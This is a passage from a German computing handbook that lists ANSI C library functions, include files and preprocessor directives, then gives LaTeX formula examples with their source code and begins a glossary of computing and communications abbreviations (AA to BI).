  - remove
  - rename
- Ein- und Ausgabe
  - clearerr
  - fclose
  - fflush
  - fgetc
  - fgetpos
  - fgets
  - fopen
  - fprintf
  - fputc
  - fputs
  - fread
  - freopen

- fscanf
- fseek
- fsetpos
- ftell
- fwrite
- getc
- getchar
- gets
- printf
- putc
- putchar
- puts
- rewind
- scanf
- setbuf
- setvbuf
- sprintf
- sscanf
- tempnam
- tmpfile
- ungetc
- vfprintf
- vprintf
- vsprintf

• Mathematik
  - acos
  - asin
  - atan
  - atan2
  - ceil
  - cos
  - cosh
  - exp
  - fabs
  - floor

  - fmod
  - frexp
  - ldexp
  - log
  - log10
  - modf
  - pow
  - sin
  - sinh
  - sqrt
  - tan
  - tanh

• Speicherzuweisung
  - calloc
  - free
  - malloc
  - realloc

• Prozesssteuerung
  - abort
  - atexit
  - exit
  - raise
  - signal
  - system

• Suchen und Sortieren
  - bsearch
  - qsort

• Stringbehandlung
  - strcat
  - strchr
  - strcmp
  - strcpy
  - strcspn

- strerror
- strlen
- strncat
- strncmp
- strncpy
- strpbrk
- strrchr
- strspn
- strstr

Dies sind alle Funktionen des ANSI-Vorschlags. Die meisten Compiler bieten darüberhinaus eine Vielzahl weiterer Funktionen, die das Programmieren erleichtern, aber die Portabilität verschlechtern.

I.3 Include-Files

Die Standard-Include-Files enthalten in lesbarer Form Definitionen von Konstanten und Typen, Deklarationen von Funktionen und Makrodefinitionen. Sie werden von den Bibliotheksfunktionen benötigt. Bei der Beschreibung jeder Funktion im Referenz-Handbuch ist angegeben, welche Include-Files jeweils eingebunden werden müssen. Die gebräuchlichsten Include-Files sind:

- assert.h
- ctype.h
- errno.h
- fcntl.h
- malloc.h
- math.h
- memory.h
- search.h
- setjmp.h
- signal.h
- stdio.h
- string.h
- time.h
- varargs.h
- sys/stat.h
- sys/types.h

Auch diese Liste ist vom Compiler und damit von der Hardware abhängig. So findet man das include-File dos.h nicht auf UNIX-Anlagen, sondern nur in Compilern unter MS/DOS für PCs.

I.4 Präprozessor-Anweisungen

Der erste Schritt beim Kompilieren ist die Bearbeitung des Quelltextes durch den Präprozessor. Dieser entfernt den Kommentar und führt Ersetzungen und Einfügungen gemäß der folgenden Anweisungen (directives) aus:

- #define, #undefine
- #error
- #include
- #if, #else, #elif, #endif
- #ifdef, #ifndef
- #line
- #pragma

Anhang J

Formelbeispiele LaTeX

J.1 GelateXte Formeln

Einige Formeln, die mit LaTeX formatiert wurden:

$$c = \sqrt{a^2 + b^2} \tag{J.1}$$

$$\sqrt[3]{1+x} \approx 1 + \frac{x}{3} \qquad \text{für} \quad x \ll 1 \tag{J.2}$$

$$r = \sqrt[3]{\frac{3}{4\pi} V} \tag{J.3}$$

$$\lim_{x \to 0} \frac{\sin x}{x} = 1 \tag{J.4}$$

$$a = \frac{F_0}{k} \frac{1}{\sqrt{(1 - \frac{\Omega^2}{\omega_0^2})^2 + (\frac{\Omega_c}{k})^2}} \tag{J.5}$$

$$m\ddot{x} + c\dot{x} + kx = \sum_k F_k \cos \Omega_k t \tag{J.6}$$

$$\Theta \frac{d^2\varphi}{dt^2} + k^* \frac{d\varphi}{dt} + D^* \varphi = |\vec{D}| \tag{J.7}$$

$$\bar{Y} \approx f(\bar{x}) + \frac{1}{2} \frac{N-1}{N} f''(\bar{x})\, s_x^2 \tag{J.8}$$

$$\vec{F_\Gamma} = -\frac{\Gamma m M}{r^2} \vec{e_r} = -\frac{\Gamma m M}{r^3} \vec{r} \tag{J.9}$$

$$\begin{aligned} \text{Arbeit} &= \lim_{\Delta r_i \to 0} \sum \vec{F_i} \Delta \vec{r_i} \\ &= \int_{\vec{r}_0}^{\vec{r}(t)} \vec{F}(\vec{r}\,)\, d\vec{r} \end{aligned} \tag{J.10}$$

$$\prod_{j \geq 0} \left(\sum_{k \geq 0} a_{jk} z^k \right) = \sum_{n \geq 0} z^n \left(\sum_{\substack{h_0, k_1 \cdots \geq 0 \\ k_0 + k_1 + \cdots = 0}} a_{0k_o} a_{1k_1} \ldots \right) \tag{J.11}$$

$$\vec{x} = \begin{pmatrix} x - x_s \\ y - y_s \\ z - z_s \end{pmatrix} \tag{J.12}$$

$$\Psi = \begin{pmatrix} \binom{ab}{cd} & \frac{e+f}{g-h} \\ \Re z & \begin{vmatrix} ij \\ kl \end{vmatrix} \end{pmatrix}$$ (J.13)[1]

$$dE_\omega = V \frac{\hbar}{\pi^2 c^3} \omega^3 \cdot e^{-\frac{\hbar\omega}{T}} \cdot d\omega \tag{J.14}$$

$$\oint \vec{E}\, d\vec{s} = -\frac{\partial}{\partial t} \int \vec{B}\, d\vec{A} \tag{J.15}$$

$$\frac{1}{2\pi j} \int_{x - j\infty}^{x + j\infty} e^{ts}\, f(s)\, ds = \begin{cases} 0 & \text{für} \quad t < 0 \\ F(t) & \text{für} \quad t > 0 \end{cases} \tag{J.16}$$

$$\binom{n+1}{k} = \binom{n}{k} + \binom{n}{k-1} \tag{J.17}$$

$$\boxed{\forall x \in R: \qquad x^2 \geq 0} \tag{J.18}$$

$$\forall x, y, z \in M: \qquad (xRy \wedge xRz) \Rightarrow y = z \tag{J.19}$$

$$A \cdot B = \overline{\bar{A} + \bar{B}} \tag{J.20}$$

$$\rho \cdot \bar{v}_k \cdot \frac{\partial \bar{v}_j}{\partial x_k} = -\frac{\partial \bar{p}}{\partial x_j} + \frac{\partial}{\partial x_k} \left(\mu \frac{\partial \bar{v}_j}{\partial x_k} - \rho\, \overline{v'_k v'_j} \right) \tag{J.21}$$

$$r' = \frac{\overline{v'_1 v'_2}}{\sqrt{\bar{v}_1'^2}\, \sqrt{\bar{v}_2'^2}} \tag{J.22}$$

$$\tau_{tur} = \rho l^2 \, \left|\frac{\partial \bar{v}_1}{\partial x_2}\right| \, \frac{\partial \bar{v}_1}{\partial x_2} \tag{J.23}$$

[1] Fette Griechen gibt es nur als Großbuchstaben. Die Erzeugung dieser Fußnote war übrigens nicht trivial.

$$
\begin{aligned}
\ddot{R} &= \frac{1}{\Psi}(V_r - \dot{R}) + R\dot{\Phi}^2 \\
\ddot{\Phi} &= [\frac{1}{\Psi}(V_\varphi - R\dot{\Phi}) - 2\dot{R}\dot{\Phi}]\frac{1}{R} \\
\ddot{Z} &= \frac{1}{\Psi}(V_Z - \dot{Z})
\end{aligned}
\tag{J.24}
$$

$$\hat{\chi}^2 = \frac{n(n-1)}{B(n-B)} \sum_{i=1}^{k} \frac{(B_i - E_i)^2}{n_i} > \chi^2_{k-1;\alpha} \tag{J.25}$$

$$V(r,\vartheta,\varphi) = \sum_{l=0}^{\infty} \frac{4\pi}{2l+1} \sum_{m=-l}^{l} q_{l,m} \frac{Y_{l,m}\vartheta,\varphi)}{r^{l+1}} \tag{J.26}$$

$$\vec{q} = \begin{pmatrix} q_{0,0} \\ q_{1,1} \\ q_{1,0} \\ q_{1,-1} \\ q_{2,2} \\ q_{2,1} \\ q_{2,0} \\ q_{2,-1} \\ q_{2,-2} \end{pmatrix} \tag{J.27}$$

$$q'_{l',m'} = \sum_{o=0}^{\infty} \sum_{p=-o}^{o} n_{o,p}\; q_{o,p}\; (\nabla)_{l'+o,m'-p;o,p} \frac{Y_{l'+o,m'-p}(\vartheta_a,\varphi_a)}{a^{l'+o+1}} \tag{J.28}$$

$$q_{l,m} = -q'_{l,m} R^{2l+1} \frac{l(\epsilon_i - \epsilon_a)}{l(\epsilon_a + \epsilon_i) + \epsilon_a} \tag{J.29}$$

$$\vec{q'}_{1,1} = \vec{q'}_{1,0} + Ind_{2,1}\, \vec{q'}_{2,0} \tag{J.30}$$

$$\vec{q'}_{2,1} = \vec{q'}_{2,0} + Ind_{1,2}\, \vec{q'}_{1,0} \tag{J.31}$$

$$
\begin{aligned}
&\nabla_{\pm 1} \sum_{l=0}^{\infty} frac4\pi 2l+1 \sum_{m=-l}^{l} q_{l,m} \frac{Y_{l,m}(\vartheta,\varphi)}{r^{l+1}} \\
&= \sum_{l=0}^{\infty} \frac{4\pi}{2l+1} \sum_{m=-l}^{l} (\tilde{\nabla}_{\pm 1})_{l,m}\, q_{l,m} \frac{Y_{l+1,m\pm 1}(\vartheta,\varphi)}{r^{l+2}}
\end{aligned}
\tag{J.32}
$$

$$\underbrace{a + \overbrace{b + \cdots + y}^{123} + z}_{\alpha\beta\gamma}$$

Lange Formeln muß man selbst in Zeilen auflösen:

$$
\begin{aligned}
& w + x + y + z = \\
& \qquad a + b + c + d + e + f + \\
& \qquad g + h + i + j + k + l
\end{aligned}
\tag{J.33}
$$

$$
N_{+1} = \begin{pmatrix}
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
(\tilde{\nabla}_{+})_{0,0} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & (\tilde{\nabla}_{+})_{1,1} & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & (\tilde{\nabla}_{+})_{1,0} & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & (\tilde{\nabla}_{+})_{1,-1} & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & (\tilde{\nabla}_{+})_{2,2} & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & (\tilde{\nabla}_{+})_{2,1} & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & (\tilde{\nabla}_{+})_{2,0} & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & (\tilde{\nabla}_{+})_{2,-1} & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & (\tilde{\nabla}_{+})_{2,-2} \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0
\end{pmatrix}
$$

Zum Malen chemischer Strukturformeln gibt es Hilfsprogramme, auf den Workstations des Rechenzentrums in Karlsruhe zu finden unter

`/usr3/tex/inputs/misc/chemstru.tex`

Auch der Stuttgarter ftp-Server beherbergt viel TeXware; dort soll unter

`/soft/tex/macros/latex/styles/contrib/chemtex`
`/soft/tex/macros/latex/styles/contrib/chemstruct`

etwas liegen. Weitere Formelbeispiele finden sich bei Helmut Kopka, LaTeX - Eine Einführung.

J.2 Formeln in Quellcode

```
\begin{equation}
c = \sqrt{a^{2} + b^{2}}
\end{equation}

\begin{equation}
\sqrt[3]{1 + x} \approx 1 + \frac{x}{3}
\qquad \mbox{f"ur} \quad x \ll 1
\end{equation}

\begin{equation}
r = \root 3 \of {\frac{3}{4\pi} V}
\end{equation}

\begin{equation}
\lim_{x \to 0} \frac{\sin x}{x} = 1
\end{equation}

\begin{equation}
a = \frac{F_0}{k}\:\frac{1}{\sqrt{(1 - \frac{\Omega^2}
{\omega_0^2})^2 + (\frac{\Omega_c}{k})^2}}
\end{equation}

\begin{equation}
m\ddot x + c\dot x + kx = \sum_k F_k \cos \Omega_k t
\end{equation}

\begin{equation}
\Theta \frac{d^2 \varphi}{dt^2} + k^\ast \frac{d \varphi}{dt}
+ D^\ast \varphi = | \vec D |
\end{equation}

\begin{equation}
\bar{Y} \approx f(\bar x) + \frac{1}{2}\, \frac{N - 1}{N}
\,f''(\bar{x})\,s_x^2
\end{equation}

\begin{equation}
\vec{F_\Gamma} = - \frac{\Gamma m M}{r^2} \vec{e_r} =
 - \frac{\Gamma m M}{r^3} \vec{r}
\end{equation}

\begin{eqnarray}
\mbox{Arbeit} & = & \lim_{\Delta r_i \to 0} \sum
{\vec F_i \Delta \vec r_i}\nonumber \\
```



```
& = & \int\limits_{\vec r_0}^{\vec r(t)}
{\vec F(\vec r\,)\:d\vec r}
\end{eqnarray}

\begin{equation}
\prod_{j\ge0}\left( \sum_{k\ge0} a_{jk}z^k \right) =
\sum_{n \ge0} z^n \left(\sum_{h_0,k_1\ldots\ge0
\atop k_0+k_1+\cdots=0}
a_{0k_o} a_{1k_1}\ldots \right)
\end{equation}

\begin{equation}
\vec x =
\left( \begin{array}{c}
x - x_s \\
y - y_s \\
z - z_s \\
\end{array} \right)
\end{equation}

\begin{minipage}{120mm}
\begin{displaymath}
{\bf\Psi} = \left( \begin{array}{cc}
\displaystyle{ab \choose cd}
& \displaystyle \frac{e+f}{g-h} \\
\Re z & \displaystyle \left| {ij \atop kl} \right|
\end{array} \right)
\end{displaymath}
\end{minipage}
\stepcounter{equation}
\hspace*{\fill} (\theequation)\makebox[0pt][l]{\footnotemark}
\footnotetext{Fette Griechen gibt es nur als Gro\3buchstaben.
Die Erzeugung dieser Fu\3note war "ubrigens nicht trivial.}
\vspace{1mm}

\begin{equation}
dE_\omega = V \frac{\hbar}{\pi^2 c^3}\omega^3 \cdot
e ^{-\frac{\hbar \omega} {T}} \cdot d\omega
\end{equation}

\begin{equation}
\oint \vec E\:d\vec s = - \frac {\,\partial}{\partial t}
\int \vec B \:d\vec A
\end{equation}

\begin{equation}
```

```
\frac{1}{2 \pi j} \int\limits_{x-j\infty}^{x+j\infty}
e^{ts} \:f(s)\:ds =
\left\{\begin{array}{r@{\quad \mbox{f"ur} \quad}l}
0 & t < 0\\
F(t) & t > 0
\end{array} \right.
\end{equation}

\begin{equation}
{n+1 \choose k} = {n \choose k} + {n \choose k-1}
\end{equation}

\begin{equation}
\mbox{
\fbox{\parbox{60mm}{\begin{displaymath}
\forall x \in {\rm R}: \qquad x^2 \geq 0
\end{displaymath}}}}
\end{equation}
\vspace{1mm}

\begin{equation}
\forall x,y,z \in {\rm M}: \qquad (xRy \wedge xRz)
\Rightarrow y = z
\end{equation}

\begin{equation}
A \cdot B = \overline{\bar A + \bar B}
\end{equation}

\begin{equation}
\rho \cdot \bar{v}_k \cdot \frac{\partial \bar{v}_j}
{\partial{x}_k} = - \frac{\partial \bar{p}}
{\partial x_j} + \frac{\partial}{\partial x_k}
\left( \mu \frac{\partial \bar{v}_j}{\partial x_k}
- \rho\:\overline{v'_k v'_j} \right)
\end{equation}

\begin{equation}
r' = \frac{\overline{v'_1 v'_2}}{\sqrt{\bar{v'^2_1}}
\: \sqrt{\bar{v'^2_2}}}
\end{equation}

\begin{equation}
\tau_{tur} = \rho l^2 \; | \frac{\partial \bar{v_1}}
{\partial x_2} | \; \frac{\partial \bar{v_1}}{\partial x_2}
\end{equation}
```



```
\begin{eqnarray}
\ddot R & = & \frac{1}{\Psi} ( V_r - \dot R)
+ R {\dot \Phi}^2 \nonumber\\
\ddot \Phi & = & \big\lbrack \frac{1}{\Psi}
(V_\varphi - R \dot \Phi )
- 2 \dot R \dot \Phi \big\rbrack \frac{1}{R} \\
\ddot Z & = & \frac{1}{\Psi}(V_Z-\dot Z) \nonumber\\
\nonumber
\end{eqnarray}

\begin{equation}
{\hat\chi}^2 = \frac{n(n-1)}{B(n-B)} \sum_{i=1}^k
\frac{(B_i - E_i)^2}{n_i} > \chi_{k-1;\alpha}^2
\end{equation}

\begin{equation}
V(r,\vartheta,\varphi)=\sum\limits_{l=0}^\infty \frac{4\pi}{2l+1}
\sum\limits_{m=-l}^l \, q_{l,m} \frac{Y_{l,m}(\vartheta,\varphi)}{r^{l+1}}
\end{equation}

\begin{eqnarray}
\vec{q}= \left(\begin{array}{c}
q_{0,0}\\
q_{1,1}\\q_{1,0}\\q_{1,-1}\\
q_{2,2}\\q_{2,1}\\q_{2,0}\\q_{2,-1}\\q_{2,-2}\\
\end{array} \right)
\end{eqnarray}

\begin{equation}
q'_{l',m'}=\sum\limits_{o=0}^\infty\sum\limits_{p=-o}^o
n_{o,p} \; q_{o,p} \; (\nabla)_{l'+o,m'-p;o,p} \,
\frac{Y_{l'+o,m'-p}(\vartheta_a,\varphi_a)}{a^{l'+o+1}}
\end{equation}

\begin{equation}
q_{l,m}= -q'_{l,m} R^{2l+1} \,
\frac{l(\epsilon_i-\epsilon_a)}{l(\epsilon_a+\epsilon_i)+\epsilon_a}
\end{equation}

\begin{eqnarray}
\vec{q'}_{1,1}=\vec{q'}_{1,0}+Ind_{2,1} \; \vec{q'}_{2,0} \\[0.3cm]
\vec{q'}_{2,1}=\vec{q'}_{2,0}+Ind_{1,2} \; \vec{q'}_{1,0}
\end{eqnarray}

\begin{eqnarray}
```

```
\lefteqn{\nabla_{\pm 1} \sum\limits_{l=0}^{\infty}\frac{4\pi}{2l+1} \,
\sum\limits_{m=-l}^{l} \: q_{l,m} \:
\frac{Y_{l,m}(\vartheta,\varphi)}{r^{l+1}}}
\nonumber \\[0.3cm]
&&=\sum\limits_{l=0}^{\infty}\frac{4\pi}{2l+1} \,
\sum\limits_{m=-l}^{l} \: (\tilde{\nabla_{\pm 1}})_{l,m} \, q_{l,m} \:
\frac{Y_{l+1,m \pm 1}(\vartheta,\varphi)}{r^{l+2}}
\end{eqnarray}

\[ \underbrace{a + \overbrace{b + \cdots + y}^{123}
               + z}_{\alpha\beta\gamma}         \]

Lange Formeln mu\3 man selbst in Zeilen aufl"osen:
\begin{eqnarray}
\lefteqn{w + x + y + z = } \hspace{1cm} \nonumber\\
   & & a + b + c + d + e + f + \\
   & & g + h + i + j + k + l \nonumber
\end{eqnarray}

\begin{eqnarray*}
N_{+1}=\left(\begin{array}{*{8}{c@{\;}}c}
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
(\tilde{\nabla}_{+})_{0,0} & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & (\tilde{\nabla}_{+})_{1,1} & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & (\tilde{\nabla}_{+})_{1,0} & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & (\tilde{\nabla}_{+})_{1,-1} & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & (\tilde{\nabla}_{+})_{2,2} & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & (\tilde{\nabla}_{+})_{2,1} & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & (\tilde{\nabla}_{+})_{2,0} & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & (\tilde{\nabla}_{+})_{2,-1} & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & (\tilde{\nabla}_{+})_{2,-2} \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\
\end{array}\right)
\end{eqnarray*}
```

Anhang K

Abkürzungen

Gehen wir von 30 Zeichen aus, aus denen Abkürzungen gebildet werden, und nehmen wir eine größte Länge von 5 Zeichen an, so lassen sich 25.137.930 verschiedene Abkürzungen bilden (Kombinationen mit Wiederholung und Berücksichtigung der Reihenfolge). Hier folgt eine bescheidene Auswahl von etwa 2000 aus dem Leben gegriffenen Abkürzungen aus den Bereichen Informatik und Kommunikation (zwischen Groß- und Kleinschreibung wird nicht immer unterschieden):

AA	Auto Answer
AAE	Allgemeine Anschalt-Erlaubnis
AAL	ATM Adaptation Layer
AAP	Applications Access Point (DEC)
AASP	ASCII Asynchronous Support Package
AAT	Average Access Time
ABB	ASEA Brown Boveri (Schweiz)
ABEND	Abnormal End
ABI	Application Binary Interface
ABM	Asynchronous Balanced Mode
ABN	Australian Bibliographic Network
ABT	Abort
AC	Alternating Current
ACA	Application Control Architecture (DEC)
ACAS	Application Control Architecture Services
ACC	Accumulator, Area Communication Controller
ACD	Automatic Call Distributor/Distribution
ACDI	Asynchronous Communication Device Interface
ACDP	Australian Committee on Data Processing
ACE	Automatic Calling Equipment, Advanced Computing Environment (SCO), Adverse Channel Enhancement
ACF	Advanced Communication Function, Access Control Field
ACIAS	Automated Calibration Internal Analysis System
ACID	Atomicity, Consistency, Isolation, Durability
ACIS	American Committee for Interoperable Systems
ACK	Acknowledge
ACL	Access Control List
ACM	Association for Computing Machinery, USA
ACMS	Application Control Management System
ACONET	Akademisches Computer-Netz, Österreich
ACP	Automatic Channel Programming, Auxiliary Control Process
ACROSS	Automated Cargo Release and Operations Service System

ACS	Asynchronous Communication Server, Access Control System
ACSE	Association Control Service Element/Entity
ACSnet	Australian Computer Science Network
ACTV	Advanced Compatible Television
ACU	Automatic Calling Unit
A/D	Analog/Digital
ADA	Automatic Data Acquisition
AdaIC	Ada Information Clearinghouse
ADaM	Automatischer Datenmeßplatz
ADC	Adaptive Data Compression, Add with Carry, Analogue to Digital Converter
ADCCP	Advanced Data Communication Control Procedure
ADD	Adapter Device Driver
ADE	Application Development Environment
ADF	Automatic Document Feed
ADI	Agence de l'Informatique, AutoCad Device Interface
ADL	Address Data Latch, Adventure Definition Language
ADLAT	Adaptive Lattice Filter
ADM	Application Development Modul, Asynchronous Disconnected Mode
ADMD	Administration Management Domain (X.400)
ADP	Automatic Data Processing
ADPCM	Adaptive Delta/Differential Pulse Code Modulation
ADR	Address
ADRC	Adaptive Dynamic Range Coding
ADS	Application Development System, Automatic Distribution System
ADSC	Address Status Changed
ADSP	AppleTalk Data Stream Protocol
ADSR	Attack, Decay, Sustain, Release
ADT	Abstrakter Datentyp, Application Data Type
ADTV	Advanced Definition Television
ADU	Automatic Dialing Unit
ADxVerz	Amtliches Verzeichnis der DATEX-Teilnehmer
AEB	Analogue Expansion Bus
AEC	Architectural and Engineering Construction
AED	Abfrageeinrichtung für Datenverkehr
AEEC	Airlines Engineering Electronics Committee
AEG	Allgemeine Electricitäts-Gesellschaft
AEIOUS	Advanced Enhanced Interface for Open Universal Systems
AES	Application Environment Services
AET	Advanced Educational Technology
AF	Auxiliary Carry Flag
AFAIC	As Far As I Know
AFC	Automatic Font Change
AFD	Automatic File Distribution
AFII	Association for Font Information Interchange
AFJ	April Fool's Joke (Slang)
AFNOR	Association Française de Normalisation

AFP	Advanced Function Printing, AppleTalk Filing Protocoll
AFS	Alex/Andrew File System , Advanced Freephone Service
AFSK	Audio Frequency Shift Keyer/Keying (Modulation)
aFTP	Anonymous FTP (Internet)
AFUU	Association Française des Utilisateurs d'UNIX
AGC	Automatic Gain Control
AGCS	Advanced Graphic Chip Set
AGDX	Arbeitsgemeinschaft DX e. V., Erlangen
AGFMB	Arbeitsgemeinschaft Freier Mailboxen
AGP	Advanced Graphics Package (HP)
AGV	Automatic Guided Vehicle
AHDL	Altera Hardware Description Language
AI	Artificial Intelligence, Analogue Input
AIA	Application Integrated Architecture (DEC)
AIIM	Association for Information and Image Management
AIM	Advanced Informatics in Medicine
AISB	Association of Imaging Service Bureaus
AISP	Association of Information Systems Professionals
AIX	Advanced Interactive Executive (IBM)
AL	Application Layer
ALA	American Library Association
ALC	Arithmetic and Logic Circuit, Automatic Level Control
ALE	Address Latch Enable
ALEX	Altlasten-Expertensystem, Automatic Login Executor
ALGOL	Algorithmic Language
ALI	Automatic Link Intelligence
ALM	Application Loadable Modul
ALT	Alternate
ALU	Arithmetic Logic/Logical Unit
AM	Amplitudenmodulation
AMANDDA	Automated Messaging and Directory Assistance
AMD	Active Matrix Display, Advanced Micro Devices, Inc., USA
AMH	Automated Materials Handling
AMMA	Advanced Memory Management Architecture
AMO	Administration and Maintenance Order
AMS	Andrew Message System
Amtor	Amateur microcomputer teleprinting over radio
ANAC	Automatic Number Announcement Circuit
ANI	Automatic Number Identification
ANL	Automatic Noise Limiter
ANR	Automatic Network Routing
ANSA	Advances Network Systems Architecture
ANSI	American National Standards Institute
ANTC	Advanced Networking Test Center
ANW	International Academic Networking Workshop
AO	Analogue Output
AOE	Application Operating Environment (AT&T)
AOL	America Online
AOS	Add Or Subtract

AOW	Asia and Oceania Workshop (OSI)
AP	Application/Adjunct Processor
APA	All Points Addressable, Adaptive Packet Assembly, Arithmetic Processing Accelerator
APAR	Authorized Program Analysis Report (IBM)
APAREN	Address Parity Enable
APC	Application Protocol, Association for Progressive Communications, Airborne Public Correspondence
APCUG	Association of PC Users Groups
APG	Automated Password Generator
API	Application Program/Programming Interface
APIA	Application Program Interface Association
APL	A Programming Language, Application Programm Library
APM	Advanced Power Management
APP	Application Portability Profile
APPC	Advanced Program to Program Communications (IBM)
APPI	Advanced Peer-to-Peer Internetworking
APPN	Advanced Peer-to-Peer Networking (IBM)
APS	Advanced Production System, Automatic Position Select, Asynchronous Protocol Specification
APSE	Ada Project Support Environment
APT	Address Pass Through, Automatically Programmed Tools
ARA	AppleTalk Remote Access
ARCA	Advanced RISC Computing Architecture
ARCNET	Attached Resource Computing Network
ARL	Adjusted Ring Length
ARLL	Advanced Run Length Limited
ARM	Asynchronous Response Mode, ARPANET Reference Model, Advanced Risc Machine
ARMA	Association of Record Managers and Administrators, USA
ARMM	Automated Retroactive Minimal Moderation
ARNS	AppleTalk Remote Network Server
ARP	Address Resolution Protocol (Internet)
ARPA	Advanced Research Projects Agency, USA
ARPL	Adjust Requested Privilege Level
ARQ	Automatic Request, Automatic Repeat on Request
ARRL	American Radio Relay League
ARS	Adaptive Rate System
ARTIC	A Real-Time Interface Coprocessor (IBM)
ARU	Audio Response Unit
AS3AP	ANSI SQL Standard Scalable and Portable
ASA	American Standards Association
ASAP	Automatic Switching And Processing, As Soon As Possible (Slang)
ASC	Accredited Standards Committee (ANSI)
ASCII	American Standard Code for Information Interchange
ASEA	Allmänna Svenska Electricitets-Aktiebolag, Schweden
ASIC	Application Specific Integrated Circuit
ASIT	Advanced Security and Identification Technology
ASK	Akademische Software Kooperation, Karlsruhe, Amplitude Shift Keying
ASL	Adaptive Speed Levelling, Architectural Space Laboratory, Zürich
ASM	Application Specific Memory
ASN.1	Abstract Syntax Notation One (ISO, CCITT)
ASO	Active sideband Optimum
ASP	AppleTalk Session Protocol, Association of Shareware Professionals
ASPEC	Adaptive Spectral Perceptual Entropy Encoding
ASPI	Advanced SCSI Programming Interface
ASPS	Advanced Signal Processing System
ASR	Automatic Send Receive, Ada Software Repository, Automatic Speech Recognition
ASU	Asynchron/Synchron-Umsetzer
AT	Atomic Time, Advanced Technology, Attention (Hayes)
ATA	AT Bus Attachment
ATC	Address Translation Cache
ATDM	Asynchronous Time Division Multiplexing
ATDMA	Asynchronous Time Division Multiple Access
ATE	Automated/Automatic Testing Equipment
ATFSM	Ask The Friendly System Manager (Slang)
ATIS	A Tools Integration Standard
ATK	Andrew Toolkit
ATM	Asynchronous Transfer Mode, Adobe Typeface Manager
ATP	AppleTalk Transaction Protocol
ATR	Automatic Terminal Recognition
ATS	Apple Terminal Services, Administrative Terminal System
AT&T	American Telephone and Telegraph
AU	Arithmetic Unit
AUDIT	Automated/Automatic Data Input Terminal
AUE	Andrew User Environment
AUGE	Apple User Group Europe
AUI	Attachment Unit Interface (Ethernet)
AUP	Appropriate Use Policy (Internet)
AUTEX	Automatische Telex- und Teletexauskunft der DBP
AUX	Auxiliary
AVA	Audio Visual Authoring (IBM)
AVC	Audio Visual Connection (IBM)
AVCD	Audio Visual Computer Display
AVerzTxTtx	Amtliches Telex- und Teletexverzeichnis der DBP
AVG	Average
AVI	Audio Visual Interleaved (Microsoft)
AVL	Adelson-Velskij, Landis (-Baum)
AVON	Amtliches Verzeichnis der Ortsnetze
AWADO	Automatischer Wechselschalter in der Anschlußdose
AWD	Automatische Wähleinrichtung für Datenverbindungen
AWG	American Wire Gauge
AX	Automatic Transmission

AXE	Applications Execution Environment
AZ	Azimut
BAC	Balanced Asynchronous Class
BAD	Broken As Designed
BAK	Binary Adaption Kit (Microsoft)
BAL	Basic Assembly Language
BAM	Boyan Action Module
BAPT	Bundesamt Post und Telekommunikation, Mainz
BARRnet	Bay Area Regional Research Network
BARTS	Bell Atlantic Regional Timesharing
BAS	Bild-Austast-Synchron(-Signal), Btx Anwendungs-schnittstelle
BASIC	Beginner's All-Purpose Symbolic Instruction Code
BASM	Built-In Assembler
BATC	Block Address Translation Cache
BB	beschränkt balanciert (Baum)
BBC	Britisch Broadcasting Company
BBN	Bolt, Beranek and Newman, Cambridge, Mass. (Internet)
BBS	Bulletin Board System
BC	Begin Chain
BCC	Block Check Character
BCD	Binary Coded Decimal
BCE	Bell Canada Enterprises
BCH	Bose-Chaudhuri-Hocquenghem (-Code)
BCL	Batch Command Language
BCP	Byte Control Protocol, Bulk Copy Program
BCPL	Basic Computer/Combined Programming Language
BCR	Byte Count Register
BCS	Binary Synchronous Communications, Boeing Computer Services, British Computer Society
BDE	Betriebsdatenerfassung
BDLC	Burroughs Data Link Control
BDOS	Basic Disk Operating System
BDSG	Bundesdatenschutzgesetz
BECN	Backward Explicit Congestion Notification
BEL	Bell (ASCII-Zeichen Nr. 7)
BELLCORE	Bell Communications Research, Inc.
BEM	Boundary Element Method
BER	Bit Error Rate, Basic Encoding Rules
Berkom	Berliner Kommunikationssystem
BERT	Bit Error Rate Test/Tester
BETC	Between Chain
BF	Bad Flag, Boundary Function
B/F	Background/Foreground
BFBI	Brute Force and Bloody Ignorance (Slang)
BfD	Bundesbeauftragter für Datenschutz
BFI	Brute Force and Ignorance (Slang)
BFMI	Brute Force and Massive Ignorance (Slang)

BFS	Breadth First Search
BFT	Binary File Transfer
BFTP	Batch/Background File Transfer Protocol
BGA	Ball Grid Array
BGI	Borland's Graphics Interface
BGP	Border Gateway Protocol (Internet)
BHP	Bayerische Hacker-Post
BI	Binary Input
